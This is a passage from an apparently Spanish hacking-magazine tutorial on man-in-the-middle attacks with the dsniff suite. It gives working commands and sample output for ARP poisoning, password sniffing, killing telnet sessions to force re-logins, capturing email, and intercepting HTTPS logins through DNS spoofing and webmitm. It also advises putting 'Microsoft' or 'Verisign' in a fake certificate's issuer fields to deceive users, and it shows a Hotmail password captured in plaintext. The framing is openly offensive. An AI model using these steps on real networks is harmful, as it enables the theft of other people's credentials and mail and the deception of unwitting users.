- En cuarto lugar, y para los usuarios de Windows exclusivamente, Vic_Thor ha colgado un EXCELENTE pdf acerca del uso del CAIN y su potencial como sniffer de claves en redes conmutadas (que es a lo que Caín está orientado: al robo de contraseñas). Podéis encontrarlo en los foros de HackxCrack.
- En quinto lugar... Como homenaje. Desde que descubrí dsniff hace unos años se

abrió ante mí un mundo nuevo de posibilidades... ¿Qué queréis? Le tengo cierto cariño... En el fondo soy un nostálgico. Y sigue siendo una herramienta perfectamente válida y muy potente.

- Y por último, pero no menos importante... Porque me sale de los c*j*n*s (cielos con la censura... quería decir "cojones" ;)). Si uno de vosotros escribe un artículo que elija la herramienta que le venga en gana.

Para los que estéis interesados en explorar otras posibilidades en redes conmutadas, os recomendaría que echaseis un ojo a programas gratuitos (algunos Open Source) como arp-sk (también en versión Windows), hunt, ettercap, Cain (si aun no lo habéis pillado ya estáis tardando... Echadle un ojo también al Abel ;)) y, de manera obligatoria, ethereal. Ethereal dispone de versiones para varios S.O., incluidos Windows y Linux. Dispone de un excelente entorno gráfico, aunque pueden aprovecharse muchas de sus posibilidades con parámetros desde la línea de comandos. Para mi es de los mejores analizadores de red que he visto y... ¡Es Open Source! A mayores, podréis combinarlo con tcpdump (también Open Source) y tendréis una enorme capacidad de análisis de tráfico en vuestra red.

Pues lo dicho... Usaremos los programas que vienen con el paquete dsniff para demostrar los conceptos explicados en este artículo. No los explicaré todos en profundidad, porque lo cierto es que es trivial hacerse con ellos y algo tendréis que hacer por vuestra cuenta... Pero los repasaremos por encima antes de llevar a la práctica varios "ataques" MiM e IP Spoofing.

- **arpspoof:** Se encarga de enviar los paquetes "arp reply" falsos a la máquina que le indiquemos como "target" para suplantar la dirección MAC de la segunda máquina que le indiquemos. Esta será nuestra herramienta de envenenamiento ARP en redes conmutadas.
- **dsniff:** Un simple sniffer de contraseñas. Puede esnifar contraseñas de FTP, Telnet, HTTP, POP, NNTP, IMAP, SNMP, LDAP, Rlogin, NFS, SOCKS, X11, IRC, AIM, CVS, ICQ, Napster, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, y Oracle SQL*Net.
- **dnsspoof:** Permite falsificar respuestas DNS para ataques basados en nombres de hosts (y para determinados ataques MiM que veremos más adelante). Muy recomendable conocerlo ;)

- **filesnarf:** captura y guarda ficheros pasados a través de NFS. La mayoría de vosotros no os encontrareis recursos remotos montados sobre NFS en vuestra red, pero... Nunca se sabe.
- **mailsnarf:** Permite capturar todo el tráfico de correo entre las máquinas que hemos suplantado (o de toda la red si la red es compartida). Esto incluye tráfico SMTP y POP. Guarda los resultados en formato mbox (para poder leer los correos con cualquier cliente de correo estándar).
- **macof:** Inunda la red local con MAC Address aleatorias. Esto hace que algunos switches entren en modo "hub" permitiendo el esnifado de toda la red (como comentamos antes).
- **msgsnarf:** Registra determinados mensajes (según el patrón especificado) de las sesiones chat abiertas con los programas AOL Instant Messenger, ICQ 2000, IRC, MSN Messenger o Yahoo Messenger.
- **Sshmitm:** reenvía (proxy) y esnifa tráfico SSH redirigido hacia nuestra máquina por dnsspoof, capturando claves SSH, y permitiendo el hijacking de sesiones interactivas. Sólo soporta SSH versión 1 (afortunadamente... una buena razón para usar SSH2 ;)). Esta es una de las herramientas más "peligrosas" del paquete.
- **webmitm:** similar a sshmitm, hace de proxy transparente y esnifa conexiones HTTP y HTTPS redirigidas a nuestra máquina usando dnsspoof. Sus posibilidades SSL asustan, permitiendo capturar la mayoría de las claves en formularios y web seguras (p. ej. HotMail,

pa los "adictos" a estas cosas :P). Otra herramienta que "acojona".

- **sshow:** (Nuevo, sólo disponible en la versión Beta... No lo he probado, pero su descripción parece interesante). Permite analizar tráfico SSH (versiones 1 y 2) como intentos de autenticación, longitud de las passwords en sesiones interactivas, longitud de los comandos, etc... Su aplicación no es tan simple como sshmitm, pero no deja de ser impresionante dado que suministra información acerca de conexiones vía SSH2.
- **tcpkill:** Permite matar conexiones ya establecidas. Tiene múltiples utilidades, pudiendo usarse, por ejemplo, para matar una sesión telnet establecida por un usuario antes de que empezásemos a esnifar, obligándolo a empezar de nuevo (y a meter su clave ;)). Admite filtros al estilo tcpdump.
- **tcpnice:** Similar a tcpkill, pero en lugar de "matar" conexiones, lo que hace es ralentizarlas.
- **urlsnarf:** Registra todas las referencias a URL existentes en el tráfico esnifado. Gran utilidad para conocer que webs han sido o están siendo visitadas desde un equipo.
- **webspy:** Y esto es una... umm... "frivolidad" ;). Webspy os permitirá ver en vuestro navegador lo mismo que esté viendo la máquina esnifada en el suyo "on the fly". Lo que hace es capturar las URL esnifadas "on line" y pasárselas a vuestro navegador Netscape en el momento. Es decir: Si él navega, ambos navegáis por los mismos sitios y a la vez sin que tengas que hacer otra cosa que mirar tu navegador :P.

Muchas de estas herramientas admiten filtros del estilo de tcpdump, que permiten "acotar" el tráfico que se va a "tratar" de una forma especial... Los que no conozcáis los filtros tcpdump ya sabéis: google ;)

Y creo que no me dejo ninguna... A poco que leáis podréis ver las enormes posibilidades de esta magnífica herramienta. Por cierto... Existe una versión portada a Windows (aunque no sé si estará completa o si habrán portado todas las herramientas).

A efectos de este artículo revisaremos algunas de ellas, aprendiendo como sacarle partido.

Y ya vamos a comenzar con algunos ejemplos...

5.- Ataque MiM. La práctica.

En este momento ya conocemos la teoría que rodea a toda esta parafernalia... Vale, no somos unos "expertos"... Pero tenemos una idea general suficiente para entender lo que vamos a hacer sin limitarnos a realizar un "copiar y pegar" y "que sea lo que Dios quiera".

Partimos de la base de que estamos en una red conmutada (formada por switches). Hace no muchos años, los hubs eran de uso extendido, sobre todo por motivos económicos. Pero actualmente los precios de los switches son completamente asequibles, por lo que la mayoría de las redes que os encontrareis estarán formadas así.

Lo primero que deberéis hacer es bajaros e instalaros el paquete dsniff completo de su página web oficial:

http://naughty.monkey.org/~dugsong/dsniff/



Antes de instalar...

Antes de instalar dsniff deberéis aseguraros de tener instalados los siguientes paquetes: Berkeley DB, OpenSSL, libpcap, libnet y libnids. Todas las distribuciones de Linux que conozco disponen de una versión compilada "lista-para-instalar" de dichos paquetes. La compilación e instalación de paquetes en Linux escapa al alcance de este artículo... Sin duda, aparecerá pronto en la revista en la serie dedicada a GNU/Linux.

Recordemos los pasos a dar para que un ataque de hombre en el medio sea eficaz. Pero esta

vez... iremos ejecutando las instrucciones en la consola de nuestro Linux. Realizaremos todos los pasos como usuario "root" (ver artículo sobre Linux en la revista Nº 10). Bien, Abramos una consola como root y sigamos el procedimiento comentado anteriormente...

Contamos con las 3 máquinas ya conocidas de nuestra red, a saber:

Maquina UNO:
- IP: 192.168.0.1
- MAC: 00:04:76:22:3E:AD

Maquina DOS (vamos a suponer que es el gateway de salida a Internet o router... para hacerlo más interesante ;)):
- IP: 192.168.0.2
- MAC: 00:04:75:25:3F:AE

Maquina ATACANTE (desde ahora "intruder"):
- IP: 192.168.0.10
- MAC: 00:04:76:34:2A:2F

a) Vamos a permitir que el tráfico "atraviese" nuestra máquina (Máquina ATACANTE o intruder) activando el ip forwarding:

intruder:~ # **echo 1 > /proc/sys/net/ipv4/ip_forward**

b) Ahora procedemos a "envenenar" la caché ARP de la Máquina UNO de forma que piense que la IP de la Máquina DOS la alcanzará en la MAC Address de nuestra máquina. Para ellos tecleamos:

intruder:~ # **arpspoof –t 192.168.0.1 192.168.0.2**

De esta forma decimos que "realice un arp spoof en la caché de la máquina 192.168.0.1 – Máquina UNO - metiendo nuestra MAC para la IP 192.168.0.2 – Máquina DOS-. Observad que arpspoof comienza a realizar un "spamming" de ARP reply para tratar de las pruebas usaremos varias consolas precisamente para ver la salida a pantalla de las herramientas y entender lo que hacen... Posteriormente podéis ejecutar las herramientas en una sola consola, simplemente redireccionando la salida, p.ej: **arpspoof –t 192.168.0.1 192.168.0.2 > /dev/null 2>&1 &**).

En este momento ya habremos conseguido que el tráfico que va dirigido de Máquina UNO a Máquina DOS (UNO->DOS) pase a través de nosotros.



Podemos detener...

Podemos detener la ejecución de arpspoof en cualquier momento pulsando la combinación "mágica" Ctrl-C.

c) Ahora debemos tomar la decisión de si queremos también quedarnos con el tráfico que venga de Máquina DOS hacia Máquina UNO. OJO... No es lo mismo. Podéis verlo como una carretera con dos carriles... De momento SOLO hemos interceptado UN carril. En función de lo que deseemos hacer será conveniente o no. Hacerlo es tan simple como repetir el comando anterior levemente modificado. Abrimos otra consola (no cerréis la anterior, ¿vale?) y escribimos:

intruder:~ # **arpspoof –t 192.168.0.2 192.168.0.1**

Aquí hacemos lo contrario que en el punto anterior. La caché que envenenamos es la de la Máquina DOS, diciéndole que la IP de la Máquina UNO la podrá alcanzar usando nuestra MAC (la de intruder). Ahora, el tráfico que vaya de Máquina DOS a Máquina UNO TAMBIEN atravesará nuestra máquina (ya tenemos controlado el segundo carril ;).

d) Ahora solo falta que hagamos "algo" con ese tráfico... Exploremos algunos "algo" que podemos hacer...

6.- ALGUNOS ATAQUES POSIBLES USANDO LAS HERRAMIENTAS DE DSNIFF.

En este momento, disponemos de tráfico de red que NO pertenece a nuestra máquina pasando a través de nosotros... ya podemos hacer lo que tuviésemos pensado. Veamos algunas posibilidades...

6.1.- Esnifando Contraseñas.

La función básica del programa dsniff, programa que da nombre a la "suite", consiste en esnifar contraseñas. Realmente no tiene ninguna ciencia. Bastará con realizar un ataque de MiM y poner a correr la aplicación dsniff... Veámoslo:

Abrimos una consola (nos referiremos a ella como "Consola 1").

- Consola 1

intruder:~ # **echo 1 > /proc/sys/net/ipv4/ip_forward**

intruder:~ # **arpspoof –t 192.168.0.1 192.168.0.2**

0:04:76:34:2a:2f 0:04:76:22:3e:Ad 0806 42: arp reply 192.168.0.2 is-at 0:04:76:34:2a:2f

0:04:76:34:2a:2f 0:04:76:22:3e:Ad 0806 42: arp reply 192.168.0.2 is-at 0:04:76:34:2a:2f

...



En este caso...

En este caso, NO nos interesa, en principio, el tráfico que vaya de Máquina DOS a Máquina UNO, dado que suponemos que la autenticación irá en un solo sentido para la mayor parte de los protocolos... Si lo necesitásemos (autenticación de doble sentido) tan sólo deberemos abrir una consola a mayores y envenenar la caché del gateway (Máquina DOS) tal y como se explicó en el apartado c del punto anterior.

Abrimos una segunda consola (Consola 2):

- Consola 2

intruder:~ # **dsniff –w fichero_salida**

Lo dejamos corriendo y a esperar que los passwords vayan cayendo y grabándose en el fichero... Posteriormente podremos ver el contenido de este fichero usando la opción –r de dsniff: dsniff –r fichero_salida ;). Este fue el uso típico de dsniff en sus comienzos... Sin embargo, hay programas que realizan esta operación de forma más cómoda y vistosa (ver Cain, p.ej.)...



A la hora...

A la hora de esnifar contraseñas de ORACLE en una conexión SQLNet, se debe ampliar el número de bytes a leer por dsniff. Esto es debido a que dicho protocolo resulta extremadamente... charlatán. Un valor de 4096 bytes será suficiente, por lo que deberemos usar la opción –s 4096 (dsniff –s 4096 –w fichero_salida)... Este punto concreto está explicado en las FAQ de dsniff.

6.2.- Matando o Imposibilitando conexiones concretas.

En ocasiones, nos puede interesar matar una conexión establecida entre dos máquinas porque, por ejemplo, la autenticación ya se ha realizado y hemos llegado tarde para esnifar las contraseñas.

Por ejemplo, supongamos una sesión telnet preestablecida de Máquina UNO a Máquina DOS. Hemos llegado tarde y nos hemos situado "en el medio" (MiM) cuando el usuario de Máquina UNO ya se había autentificado (había hecho login). ¿Qué podemos hacer?... Pues una opción consiste en "matar" su sesión obligándolo a reconectarse (y hacer login de nuevo enviando su contraseña a través de la red otra vez).

Como siempre, partimos de que previamente hemos abierto una consola (Consola 1) y ejecutado los comandos necesarios para el arp spoofing:

- Consola 1
intruder:~ # **echo 1 > /proc/sys/net /ipv4/ ip_forward**
intruder:~ # **arpspoof –t 192.168.0.1 192.168.0.2**

Ahora vamos a acabar con esa maldita sesión telnet que nos hemos encontrado empezada... Abrimos una segunda consola (Consola 2):

- Consola 2
intruder:~ # **tcpkill src 192.168.0.1 and dst 192.168.0.2 and dst port 23**
tcpkill: listening on eth0 [src 192.168.0.1 and dst 192.168.0.2 and dst port 23]
192.168.0.2:23 > 192.168.0.1:3298: R 3745379103:3745379103(0) win 0
192.168.0.2:23 > 192.168.0.1:3298: R 3745442377:3745442377(0) win 0
192.168.0.2:23 > 192.168.0.1:3298: R 3745505651:3745505651(0) win 0
....
Una vez veáis una salida similar a esta PULSAD Ctrl-C INMEDIATAMENTE para detener la ejecución de tcpkill. De lo contrario, el usuario de Máquina UNO NO podrá reconectarse vía telnet a la Máquina DOS... Veamos ahora el comando:

Lo primero que nos encontramos es una "extraña" (para muchos) sintaxis en el comando tcpkill: **src 192.168.0.1 and dst 192.168.0.2 and dst port 23**

Le estamos diciendo que seleccione aquellas conexiones provenientes de 192.168.0.1 (Máquina UNO) y que tienen como destino el puerto 23 de la Máquina DOS (192.168.0.2)... ¿Por qué el puerto 23? Pues porque es el puerto de telnet. ¿Y por qué tenemos que dar tantos datos? Pues porque de lo contrario, tcpkill mataría las conexiones que se encontrase por delante... Matar una conexión YA ES bastante intrusivo y "cantoso"... No hay por qué dar el cante más allá de lo necesario, ¿no? ;).

No me extenderé más en esta sintaxis. Los que hayáis leído todo el artículo hasta este punto recordareis (y si no lo hago yo ahora) que comenté que muchas (casi todas) las herramientas del paquete dsniff permitían usar **filtros del estilo de tcpdump** para delimitar el tráfico que debían tratar... Bien, el de este ejemplo es un filtro sencillo de ese estilo. Más información en Google ;).

Usando estos filtros podemos hacer otras cosas... Por ejemplo. Supongamos que, por alguna oscura razón, no queremos que una máquina determinada (Máquina UNO) pueda conectarse a las páginas web de Playboy ni a la de IBM (Como he dicho, nuestras razones deben ser muy "oscuras" en este caso).

Bien, hacemos lo de siempre. En una consola realizamos el arp spoofing (si no lo hemos parado en la Consola 1, podemos dejarlo corriendo). Ya sabéis, los dos comandos de siempre (echo 1... y arpspoof ...).
Ahora usamos el tcpkill con el siguiente filtro en la Consola 2:
- Consola 2
intruder:~ # **tcpkill host www.playboy.com or host www.ibm.com**
tcpkill: listening on eth0 [host www.playboy.com or host www.ibm.com]

Ahora, si el usuario de la Máquina UNO trata de acceder a cualquiera de esas direcciones... Simplemente NO podrá. El programa tcpkill matará cualquier intento por su parte. Obviamente, hay mejores formas de evitar que un usuario se conecte a determinados hosts... Pero con tcpkill podemos parar CUALQUIER tipo de conexión a cualquier puerto de una forma sencilla y controlada hasta que pulsemos Ctrl-C o matemos el proceso. Insisto en que

le echéis un ojo a los filtros tcpdump... Pueden resultar de lo más efectivos en las manos adecuadas.

Ahora ya sabéis por qué os dije antes, al matar la sesión telnet, que abortaseis rápidamente el programa tcpkill (con Ctrl-C). Este programa se queda a la escucha e impide las conexiones del tipo especificado en sus filtros, por lo que de permanecer activo la Máquina UNO no podría realizar una nueva conexión telnet a la Máquina DOS (en el ejemplo anterior).

Una herramienta similar (y muy curiosa, si se me permite decirlo) es tcpnice. Su sintaxis es idéntica a la de tcpkill... Pero en lugar de "matar" una conexión lo que hace es ralentizarla... Hacerla insufriblemente lenta. Probadla, es cuanto puedo decir. Es un ejercicio... simpático ;).

6.3.- Quedándonos con el correo que no nos pertenece.

Otra de las utilidades contenidas en el paquete dsniff es mailsnarf. Como su nombre indica, es un sniffer de correo electrónico... Pero NO de contraseñas. De correo puro y duro.

Podemos quedarnos con el contenido de todos los correos que entran o salen de una máquina y guardarlos en un archivo que luego podremos revisar con cualquier lector de correo (tipo mbox o, para los habituados a Windows, inbox).

En este caso, vamos a necesitar realizar un MiM en toda regla, envenenando las tablas caché de ambos extremos. Esto es así porque mailsnarf esnifa tanto tráfico SMTP (protocolo para el envío de correo) como tráfico POP (protocolo para la recepción de correo). Es por ello que deberemos vigilar tanto el tráfico saliente como el entrante... Por lo tanto pasemos a la acción. Usaremos esta vez TRES consolas:

- Consola 1

```
intruder:~ # echo 1 > /proc/sys/ net/ipv4/ip_forward
intruder:~ # arpspoof –t 192.168.0.1 192.168.0.2
```

- Consola 2

```
intruder:~ # arpspoof –t 192.168.0.2 192.168.0.1
```

- Consola 3

```
intruder:~ # mailsnarf
mailsnarf: listening on eth0
From unocualquiera@dominio.com Thu May 29 02:19:57 2003
Message-ID: <3EE76A88.6010800@slater-i.com>
Date: Wed, 11 Jun 2003 19:44:40 +0200
From: Uno Cualquiera <unocualquiera@dominio.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.1)
Gecko/20020826
X-Accept-Language: es, en-us, en
MIME-Version: 1.0
To:  echo@rediris.es
Subject: Probando el correo este...
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Esto es un ejemplo de prueba de correo... Hay que ver que pasa...

From mailsnarf Thu May 29 02:20:33 2003
Received: from chico.rediris.es (chico.rediris.es [130.206.1.3])
      by mail.dominio.com (8.12.9/8.12.9/SuSE Linux 0.6) with ESMTP id
h5BKhehL001605
      for <unocualquiera@dominio.com>; Wed, 11 Jun 2003 19:43:40 -0100
Received: from chico.rediris.es (localhost [127.0.0.1])
      by chico.rediris.es (8.12.9/8.9.1) with ESMTP id h5BHiPUh004225
      for <unocualquiera@dominio.com>; Wed, 11 Jun 2003 19:44:25 +0200
(CEST)
Received: (from daemon@localhost)
      by chico.rediris.es (8.12.9/8.12.9/Submit) id h5BHiPU5004222;
      Wed, 11 Jun 2003 19:44:25 +0200 (CEST)
Date: Wed, 11 Jun 2003 19:44:25 +0200 (CEST)
From: echo-reply@rediris.es
Message-Id: <200306111744.h5BHiPU5004222@chico.rediris.es>
To: unocualquiera@dominio.com
In-Reply-To: <3EE76A8.60800@dominio.com>
Mime-Version: 1.0
Content-Type: Multipart/Mixed; Boundary=%#%NextPart#%#
Subject: Re: Probando el correo este...
DOMINIO: Parece estar Limpio
X-UIDL: eh6"!~VF"!]F*"!Z4("!

--%#%NextPart#%#
```

```
Hola,

Acabas de enviar un mensaje al Servidor Echo de RedIRIS, la estafeta
de correo que ha realizado esta operación ha sido "chico.rediris.es".El
cuerpo de esta respuesta automática esta compuesto por la cabecera
y el cuerpo de tu mensaje.

Postmaster del Centro de Comunicaciones CSIC/RedIRIS
      - Jesús Sanz de las Heras       <jesus.heras@rediris.es>
      - Carlos Fuentes Bermejo        <carlos.bermejo@rediris.es>

___________         __        ______________________
                  /_/
PostMaster        __          __  postmaster@rediris.es
RedIRIS/CSIC     /_/ RedIRIS /_/  Tel:   + 34 915855150
Serrano,142        __             Fax:   + 34 915855146
28006 Madrid      /_/             http://www.rediris.es
SPAIN                         Helpdesk de Correo
__________ Spanish Academic & Research Network _______________


--%#%NextPart#%#


>From unocualquiera@dominio.com  Wed Jun 11 19:44:25 2003
Received: from mail.dominio.com ([192.168.0.1])
      by chico.rediris.es (8.12.9/8.9.1) with ESMTP id h5BHiOUh004214
      for <echo@rediris.es>; Wed, 11 Jun 2003 19:44:24 +0200 (CEST)
Received: from dominio.com (nombre_dns [192.168.0.1])
      by mail.dominio.com (8.12.9/8.12.9/SuSE Linux 0.6) with ESMTP id h5BKhbhL001597
      for <echo@rediris.es>; Wed, 11 Jun 2003 19:43:37 -0100
Message-ID: <3EE76A8.60800@dominio.com>
Date: Wed, 11 Jun 2003 19:44:40 +0200
From: Uno Cualquiera <unocualquiera@dominio.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.1) Gecko/20020826
X-Accept-Language: es, en-us, en
MIME-Version: 1.0
To: echo@rediris.es
Subject: Probando el correo este...
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit
SLATER: Parece estar Limpio

Esto es un ejemplo de prueba de correo... Hay que ver que pasa...

--%#%NextPart#%#--
```



En este ejemplo...

En este ejemplo hemos enviado un correo a la dirección echo@rediris.es, usada para pruebas de correo entrante y saliente. Si mandas un correo a esa dirección, recibirás un correo de vuelta de forma automática en uno o dos minutos. Aquí se ha capturado el correo enviado (SMTP) y la respuesta del servidor de rediris (POP).

De esta forma, cada vez que la Máquina UNO envíe o reciba un correo veremos el contenido en nuestra pantalla. Esta salida podría haber sido redirigida a un archivo que pudiésemos explorar más tarde, usando el comando alternativo:

intruder:~ # **mailsnarf > correo_esnifado**

Luego podemos explorar el fichero correo_esnifado de la misma forma que vemos nuestro inbox con nuestro cliente de correo habitual (copiar el fichero en la carpeta en al que tengáis el inbox y abrir después vuestro cliente de correo... A lo mejor necesitáis editar el archivo antes de copiarlo y borrar la primera línea "mailsnarf: listening on eth0" ;)).

Como otras herramientas, mailsnarf admite filtros tcpdump. Además, admite patrones de filtros especiales para seleccionar solo determinados correos con cabeceras o contenidos concretos, pudiendo ser enormemente selectivo.

6.4.- Más peligroso todavía: Esnifando tráfico HTTPS (SSL).

Llegamos ahora a una de las posibilidades mas aterradoras de dsniff... La captura de tráfico teóricamente seguro al acceder a páginas web usando una capa de cifrado SSL (Protocolo HTTPS).

El protocolo HTTPS es usado por multitud de sitios web en los que se requiere seguridad en el acceso. Se basa en establecer una sesión encriptada y segura entre el cliente y el servidor de forma que el tráfico de contraseñas, tarjetas de crédito y otra información sensible no pueda ser leída por terceros...

Sin embargo, la debilidad de este protocolo sigue estando en el mismo sitio en el que residen la mayoría de los problemas de seguridad: la falta de conocimientos básicos por parte de los usuarios.

webmitm se aprovecha perfectamente de esta debilidad. No es la única herramienta que os permitirá hacer esto, pero... Es la primera que ví y os aseguro que aluciné con los resultados. Básicamente funciona como un "relayer" HTTPS (y HTTP) que actuará como "proxy transparente", recibiendo las peticiones del cliente y realizando, posteriormente, las mismas peticiones al sitio correcto para devolver la respuesta adecuada al cliente... Lo entenderemos mejor cuando veamos el ejemplo más abajo.

No voy a entrar ahora en teoría sobre SSL y PKI (demasiada teoría nos hemos comido para un solo artículo). Tan sólo decir que una conexión SSL o HTTPS requiere de la existencia de, al menos, un certificado válido de servidor verificado por una CA (Autoridad Certificadora).

Antes de poder usar webmitm deberéis disponer de un certificado propio... Este certificado podéis crearlo vosotros mismos usando la funcionalidad del paquete OpenSSL (buscar información al respecto en Google). También podéis buscar un certificado en google (escribid "webmitm.crt" y SEGURO que encontráis algún archivo para bajaros).

Lo ideal sería contar con un certificado válido de servidor... Hace unos años, thawtee (www.thaute.com) suministraba certificados de servidor válidos durante un mes, con el fin de poder probar y poner a punto servidores web seguros, si no recuerdo mal... Pero CREO que ya no lo hace (tan sólo suministra certificados de cliente, si no me equivoco). Me parece recordar haber usado uno en mi primera configuración de Apache-SSL. Actualmente no sé si alguna compañía suministra gratuitamente un certificado de servidor. Hace varios años que uso mi propia CA para realizar pruebas y puestas a punto. Si contaseis con un certificado válido, el usuario NO se enteraría absolutamente de nada.

En resumen... Lo más probable es que no podáis contar con un certificado válido. U os creáis uno (usando OpenSLL) u os lo bajáis buscando en Google tal y como os comenté más arriba. Partiremos de esta base para el ejemplo, de forma que veáis en que momento entra en juego el usuario.

CONSEJO: Si os creáis uno propio podríais usar frases con "Microsoft" o "Verisign" en todos los campos identificativos del expedidor del certificado... Así engañará más fácilmente al usuario.

Bien. Suponemos que ya tenemos el archivo con el certificado **en el mismo directorio en que vamos a ejecutar webmitm**. Dicho archivo debe llamarse webmitm.crt y, en este caso, nos lo hemos bajado de Internet ya creado.

Vamos a pillar la contraseña de hotmail de un usuario de la Máquina UNO (dado que parece haber mucha gente con cierta "predilección" por las contraseñas de "jotmeil"). Podríamos haber seleccionado cualquier otro objetivo (amazon, playerauctions, etc). Pero vamos a usar hotmail simplemente por... el morbo.

Deberemos dar los siguientes pasos previos:
1.- Conseguir el certificado... Ya lo tenemos.

2.- Crear un archivo de texto al estilo /etc/hosts al que llamaremos hotamail.hosts
Este archivo contendrá entradas para todos aquellos dominios que queramos controlar... En nuestro caso haremos que hotmail.com, passport.com y msn.com apunten a la dirección IP de nuestra máquina atacante intruder. El archivo quedaría así:

```
192.168.0.10        *.passport.com
192.168.0.10        *.hotmail.com
192.168.0.10        *.msn.com
```



Podéis crear...

Podéis crear este archivo con cualquier editor de textos como vi, nano, pico o el que prefiráis.

Ya tenemos el archivo hotmail.hosts con las líneas expuestas... Si os fijáis, estamos diciendo que los dominios passport.com, hotmail.com y msn.com están escuchando en la IP 192.168.0.10 (la de nuestra máquina atacante). Lo que trataremos de hacer es una resolución de nombres falsa para que las peticiones se realicen directamente a nosotros (a webmitm, de hecho), en lugar de al servidor real en Internet.

Este archivo lo vamos a usar para lanzar otra herramienta de la "suite" que nos será de gran utilidad en nuestra tarea: dnsspoof...

3.- Y ya estamos listos. Vamos a ello... (no sé por que coño pongo un punto 3 para decir esto :P).

Usaremos 3 consolas nuevamente. En una ejecutaremos los comandos para el MiM, en otra el dnsspoof y en la tercera... tachaaaaannn... webmitm.

- Consola 1

intruder:~ # **echo 1 > /proc/sys/net/ipv4/ip_forward**

intruder:~ # **arpspoof –t 192.168.0.1 192.168.0.2**

(En este caso, la dirección IP 192.168.0.2 apunta al gateway/router de salida a Internet, porque suponemos que el DNS está en una dirección externa a la red.. En caso de contar con un DNS primario propio e interno, deberéis sustituir aquí la IP. Lo que pretendemos es que las peticiones DNS las haga a nuestra máquina donde escuchará dnsspoof.)

- Consola 2

intruder:~ # **dnsspoof –f hotmail.hosts**

dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.0.10]

Ok. Ya tenemos engañada a la Máquina UNO para que piense que nosotros somos el servidor DNS y tenemos corriendo el programa dnsspoof que atenderá peticiones DNS normales. Si la Máquina UNO pregunta por cualquiera de los dominios que aparecen en nuestro fichero hotmail.hosts, la respuesta será la IP de nuestra máquina para que realice las peticiones nuestro "server" (webmitm)... En cualquier otro caso dnsspoof usará el DNS real para devolver la IP correspondiente de Internet (podemos ver que por defecto existe un filtro levantado para dnsspoof que dice que responda a las peticiones que le lleguen al puerto 53 y que NO provengan de nuestra máquina... De esta forma NOSOTROS si que podremos conocer las IP reales de hotmail.com, msn.com y passport.com).

Ok... Estamos listos.

- Consola 3


intruder:~ # **webmitm -d**

webmitm: relaying transparently

Ya tenemos a webmitm corriendo. Siempre lo ejecuto con la opción –d para observar todo el tráfico generado por el cliente. (También podríamos haber redirigido la salida a un fichero para explorar posteriormente "off-line", tal y como hicimos con mailsnarf).

Ahora, cuando el cliente de la Máquina UNO trate de conectarse con hotmail, realmente estará conectándose con nuestro webmitm, realizándole a él las peticiones. ¿Qué ocurrirá cuando entre en la "zona segura" de hotmail para hacer login? Pues que le pedirá a nuestro querido webmitm el certificado de servidor, en lugar de pedírselo a hotmail.com o a passport.com... Y aquí entra en juego el usuario. Dado que el certificado que le vamos a dar

nos lo hemos bajado de Internet y no está validado por una CA autorizada, el navegador del cliente cantará con una pantalla similar a esta (dependiendo del navegador y su versión):



Y aquí surge el problema. Si todo va bien (o mal, según se mire), el usuario ACEPTARÁ el mensaje sin más (pulsará "Sí" a la pregunta desea continuar)... En este caso ya es nuestro. También podría ser que pulsase en "Ver certificado"... Aquí es donde entra en juego nuestra inventiva a la hora de haber usado palabras como "Microsoft" o "Verisign", de forma que no profundice demasiado en el tema y acabe confiando.

Si, por el contrario, el usuario decide rechazar el certificado... Mala suerte. Hemos dado con un usuario precavido que no se fía ni de su sombra y que no nos va a permitir esnifar su conexión SSL (dado que esta NO se va a establecer).

Desgraciadamente (o afortunadamente, según se mire de nuevo), la tónica general será que la mayoría de los usuarios aceptarán el certificado y seguirán adelante entusiasmados por poder volver a entrar en su idolatrado hotmail... ¡Y serán nuestros!

Si han decidido seguir adelante veremos una salida similar a esta:

```
...
POST /ppsecure/post.srf?lc=3082&id=2&tw=20&fs=1&cbid=24325&da=passport.com&kpp=2&svc=mail&msppjph=1 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Accept-Language: es
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cookie: MSPPre=unocualquiera@hotmail.com; BrowserTest=Success?; MSPRequ=lt=1055352925&co=1&id=2
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: loginnet.passport.com
Content-Length: 82
Connection: Keep-Alive
Cache-Control: no-cache
Referer: http://login.passport.net/ uilogin.srf?id=2

login=unocualquiera&domain=hotmail.com&passwd=supasswordenclaro&sec=&mspp_shared=&padding=xxxxxxxx
webmitm: child 1242 terminated with status 0
...
```

Ya tenemos el password de hotmail de ese usuario (que es, obviamente, supasswordenclaro) y podemos hacer cuantas estupideces creamos necesarias con él :P.

Desde luego, he acortado la salida para que se vea la parte "caliente"... En realidad es bastante mayor, pudiendo ver todo el tráfico enviado por el cliente, incluyendo las cookies.

Es obvio que usar esta herramienta para capturar contraseñas de hotmail es, cuando menos, una frivolidad (o una estupidez)... Pero el daño que podría causar en conexiones a otro tipo de sitios (banca electrónica, sitios que requieren tarjetas de crédito, información MUY personal, etc) es igualmente evidente.

